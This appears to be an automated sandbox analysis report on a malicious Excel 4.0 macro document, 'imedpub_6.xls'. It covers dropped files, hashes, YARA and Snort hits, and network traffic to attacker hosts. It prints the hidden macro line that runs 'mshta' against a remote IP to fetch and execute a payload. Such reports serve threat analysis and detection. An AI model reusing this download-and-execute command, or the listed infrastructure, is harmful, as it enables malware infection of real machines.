Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1I){return l11.indexOf(l1I)>0?true:false};lII=ll1('kht')|ll1('per');f9f76c|=lII;zLP=location.protocol+'0FD';mY2KcI8HWQPA8=new Array();q52Li668M68pR=new Array();q52Li668M68pR[0]='%6D\170%38%38%33%34%34%41' ;mY2KcI8HWQPA8[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. .".-././/.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.".>.<~W. .x~.~/.=."~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'}..\\.1.6.2.%.2.0}

C:\Users\user\AppData\Local\Temp\4173.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\CabFBE6.tmp

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**

Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090 0
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U...."<ke.....I.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....I..H.#...d.Qh..3..fCX....==#..M.I..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.....N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z....._...gY..!Z..?I....vp.I.:.d.Z..W.....~...N.._.k...&.....$.....i.F.d.....D!e.....Y...,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\Local\Temp\~DF493D2E47BBB482A7.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.5189161831469296
Encrypted:	false
SSDEEP:	768:wvsk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIZNSEVLG:w0k3hbdlylKsgqopeJBWhZFGkE+cMLx3
MD5:	06A30014EFAE12913C829BE85DD271EC
SHA1:	D19ADB2B308E5BC2C3E102DA72B2C22ADAF7563D
SHA-256:	2ACF233FC4C70929CE7081E3F9C544AD26656E9AC8BC64B25AA9B0CCCABA05C9
SHA-512:	E8BBC35960CC00962E744169521B702DD3C0B35BC248D4E3968DDCA9585BF21D0B43169F34EED7DF06426B4995E61653F5DD0F882F6F058FB6A010D708B0D27
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF958AA1C6F3D6D4C6.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1T8X5DZLZY7O85LP3LGQ.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.581071677225738
Encrypted:	false
SSDEEP:	96:chQCcMqHkqvsqvJCwoIz8hQCcMqHkqvsEHyqvJCworezIyYHhHjUVhuWlUVqA2:ciJLoIz8iJfHnorezI99UVhuQA2
MD5:	7C42011AF0DACCEB29F700C458000C2F
SHA1:	089CA36ABEF9322C25CA368709E19C7B2B48EA3E
SHA-256:	C629400B7EC30191EE69661C40DF47ECD0DEB2DCD8D540C27A8987CE6AC21E8B
SHA-512:	6E84C13528D3371646201C99DE7ADFA7807A8FB403DBF40971AC86DB826CB150248AE0E9FA6F526E0944DC0BB68B1320B600F5A6E186E681688423300096B5E2
Malicious:	false

Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msex (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.581071677225738
Encrypted:	false
SSDEEP:	96:chQCcMqHkqvsqvJCwoIz8hQCcMqHkqvsEHyqvJCworezIyYHhHjUVhuWlUVqA2:ciJLoIz8iJfHnorezI99UVhuQA2
MD5:	7C42011AF0DACCEB29F700C458000C2F
SHA1:	089CA36ABEF9322C25CA368709E19C7B2B48EA3E
SHA-256:	C629400B7EC30191EE69661C40DF47ECD0DEB2DCD8D540C27A8987CE6AC21E8B
SHA-512:	6E84C13528D3371646201C99DE7ADFA7807A8FB403DBF40971AC86DB826CB150248AE0E9FA6F526E0944DC0BB68B1320B600F5A6E186E681688423300096B5E2
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\imedpub_6.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:41:00 2022, Last Saved Time/Date: Fri Jan 28 06:31:03 2022, Security: 0
Category:	dropped
Size (bytes):	86528
Entropy (8bit):	7.100278057839206
Encrypted:	false
SSDEEP:	1536:g0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIzSEV2NnX4Ia3gg5W8IuD7PoHsP7e3T:g0k3hbdlylKsgqopeJBWhZFGkE+cMLxT
MD5:	DDDAE242BE9D69182C82ED3AD608CD22
SHA1:	6A892E72C3BB01203F2C6BF593A45B5BC300E073
SHA-256:	85F3C947695FA054D71EB4C5EFF5D4D2F164D6D3895A5F4C87428FB3AA1BC1F5
SHA-512:	90D3E159B367F14F12F144BB7F1F0E6F60EE84BE19A19E8F4054591871432560 9C44DC95C5203675182401327C6BA433EC8BD79BE43A6A89C6C0EE7C59DB845F
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\imedpub_6.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\imedpub_6.xls, Author: Joe Security
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=.....p.08.....X.@....."..... .....1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.*.h...6.....<..C.a.l.i.b.r.i. .L.i.g.h.t.1.

C:\Windows\SysWOW64\Fjmda\xjvfkwqtmalp.bjg (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980518796737633
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvNyMwWd3DYr6i64/:OUBPSczbeeTnvhZDWA
MD5:	8A6FB79B56B4C5F45322AAA8150C5E36
SHA1:	09453D0478D6725C5ECFBD1644CCC156811F0A6C
SHA-256:	DCC5DFE8C7150DD55E2F22EEBAE19F04EFAFA214DC7E1366A0CF4CCC7E616119
SHA-512:	2F06489632ADEA7B67D544B3B0491B78AEE29F3C91B38251445ABA70CAF148EF6A1ADCC4158C1B85DC9F2036F790A2AF9622DDF7F3FF85D67A19B87BC5BA7F4F
Malicious:	false

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:41:00 2022, Last Saved Time/Date: Fri Jan 28 06:31:03 2022, Security: 0
Entropy (8bit):	7.096975054765422
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	imedpub_6.xls
File size:	86588
MD5:	eee4085b8c00a4dbae2459b0f97ebeb7
SHA1:	c449b3584ff6db4b37c402aa27ed8b6793b5bd74
SHA256:	b164d04bb1b4cd3d543360e74d6bc1407a85aabb63ea43b31deacbc02f72840a
SHA512:	194cc0d0667bf67d71bb2653a523113191a123078451fed8ab74b1924d8b3fce4de18393483da839a876c1efff906100e20894142630837f4ccf980cbc09312e
SSDEEP:	1536:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIzSEV2NnX4Ia3gg5W8IuD7PoHsP7e3/:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxz
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "imedpub_6.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 23:41:00
Last Saved Time:	2022-01-28 06:31:03
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251

Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

<table>
<tr><th colspan="2">General</th></tr>
<tr><td>Stream Path:</td><td>\x5DocumentSummaryInformation</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.324918127833</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t 1 . . . . . R E E E E E E E E . . . . W o r k s h e e t s . . . .</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ad 00 00 00</td></tr>
</table>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.263079431268
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . N . V . . . . @ . . . . - - . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 76002

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	76002
Entropy:	7.62172227998
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	REEEEEEEE
Type:	3
Final:	False
Visible:	False
Protected:	False

```
REEEEEEEE
3
False
0
False
post
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html")5,2,=HALT()
```

Name:	REEEEEEEE

Type:	3
Final:	False
Visible:	False
Protected:	False


REEEEEEEE
3
False
0
False
pre
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html")5,2,=HALT()

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:01:38.683580	TCP	2034631	ET TROJAN Maldoc Activity (set)	49168	80	192.168.2.22	91.240.118.172

Network Port Distribution



Total Packets: 35

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:01:33.819127083 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.880640030 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.880728960 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.881614923 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.942898989 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943207026 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943257093 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943295956 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943316936 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943336964 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943346977 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943350077 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943380117 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943386078 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943420887 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943444967 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943460941 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943463087 CET	80	49167	91.240.118.172	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:01:33.943504095 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.943505049 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943540096 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943568945 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:33.943671942 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:33.972279072 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:38.618396044 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:38.679992914 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:38.680088997 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:38.683579922 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:38.745055914 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:38.745675087 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:38.745712042 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:01:38.745856047 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:38.842412949 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:01:41.856457949 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:01:44.086548090 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:01:47.863270044 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:02:00.002283096 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.181339979 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.181447983 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.181602955 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.360706091 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370345116 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370373011 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370387077 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370400906 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370413065 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370424986 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370441914 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370454073 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370465040 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370480061 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.370712042 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.549765110 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549796104 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549807072 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549823999 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549839973 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549882889 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549899101 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549911022 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549923897 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549941063 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549957037 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.549984932 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550002098 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550019026 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550035000 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550040960 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.550051928 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550067902 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550076962 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.550082922 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.550085068 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550096989 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550110102 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.550131083 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.550170898 CET	49170	80	192.168.2.22	103.206.244.105

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:02:00.729242086 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729274035 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729293108 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729310036 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729326010 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729342937 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729356050 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729368925 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729383945 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729401112 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729406118 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.729417086 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729433060 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729449987 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729455948 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.729469061 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729485035 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729490042 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:02:00.729501963 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729517937 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729536057 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729551077 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:02:00.729552031 CET	49170	80	192.168.2.22	103.206.244.105

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:01:38.788352966 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:01:38.832066059 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:01:59.982759953 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:02:00.001409054 CET	53	50591	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:01:38.788352966 CET	192.168.2.22	8.8.8.8	0x77a6	Standard query (0)	hostfeeling.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:01:59.982759953 CET	192.168.2.22	8.8.8.8	0xf0b3	Standard query (0)	jurnalpjf.lan.go.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:01:38.832066059 CET	8.8.8.8	192.168.2.22	0x77a6	No error (0)	hostfeeling.com		164.90.147.135	A (IP address)	IN (0x0001)
Jan 28, 2022 21:02:00.001409054 CET	8.8.8.8	192.168.2.22	0xf0b3	No error (0)	jurnalpjf.lan.go.id		103.206.244.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.172
- jurnalpjf.lan.go.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	91.240.118.172	80	C:\Windows\System32\mshta.exe

<table>
